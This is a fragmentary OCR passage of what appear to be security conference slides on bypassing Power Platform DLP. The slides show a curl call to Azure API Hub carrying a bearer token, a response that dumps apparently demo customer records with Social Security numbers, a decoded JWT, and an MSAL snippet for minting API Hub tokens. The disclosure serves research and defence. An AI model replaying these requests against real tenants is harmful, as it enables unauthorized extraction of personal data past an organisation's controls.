
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers

/tables[dbo].[Customers]/items


RESTful API defined in swagger



Microsoft Docs




Microsoft Docs





Microsoft Docs

Back to real life, where we're blocked by Power Platform DLP..



Back to real life, where we're blocked by Power Platform DLP.. Or are we?





Copy-and-paste browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```

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
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71b
>   -H 'x-ms-client-request-id: b0
>   -H 'x-ms-client-session-id: 19
>   -H 'x-ms-client-tenant-id: fc9
>   -H 'x-ms-protocol-semantics: c
>   -H 'x-ms-request-method: GET'
>   -H 'x-ms-request-url: /apim/sq
ights.database.windows.net,enterpr
4orderby=Email+asc&%24select=Email
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/
8d55b9e)' \
>   --compressed
```


```
{
  "@odata.context":"https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items","value":[
    {
      "@odata.etag":"","ItemInternalId":"9c849894-b96e-44a2-962f-2e69686674e7","Email":"aidenb@zenitydemo.OnMicrosoft.com","FirstName":"Aiden","LastName":"Brown","CustomerID":55677,"SocialSecurityNumber":"209-97-8888"
    },{
      "@odata.etag":"","ItemInternalId":"a0fed822-58dd-4f22-a5ea-5ac632008fb3","Email":"alexanderw@zenitydemo.OnMicrosoft.com","FirstName":"Alexander","LastName":"Gonzalez","CustomerID":74321,"SocialSecurityNumber":"209-97-9876"
    },{
      "@odata.etag":"","ItemInternalId":"f1b79f06-ad40-4b2e-a482-d61c820fc5e6","Email":"amandas@zenitydemo.OnMicrosoft.com","FirstName":"Amanda","LastName":"Smith","CustomerID":78654,"SocialSecurityNumber":"209-97-6666"
    },{
      "@odata.etag":"","ItemInternalId":"e572c48b-cea5-4461-b83a-9e1f6625220e","Email":"ameliaj@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Johnson","CustomerID":76234,"SocialSecurityNumber":"209-97-1111"
    },{
      "@odata.etag":"","ItemInternalId":"61ced58e-9123-49a9-a37a-8392d6fc761a","Email":"ameliam@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Gonzalez","CustomerID":74321,"Socia
```

Let’s take a closer look at this token



Encoded PASTE A TOKEN HERE

1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOjE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjoiMS
IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWxO
ZEh1Zy9HTlZNUEtDZXdOajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```


PAYLOAD: DATA


```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-
9f67-9ac4a140dd43/",
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
  "aio":
```

A scope away

Can we generate a token to API Hub?

A scope away

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```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
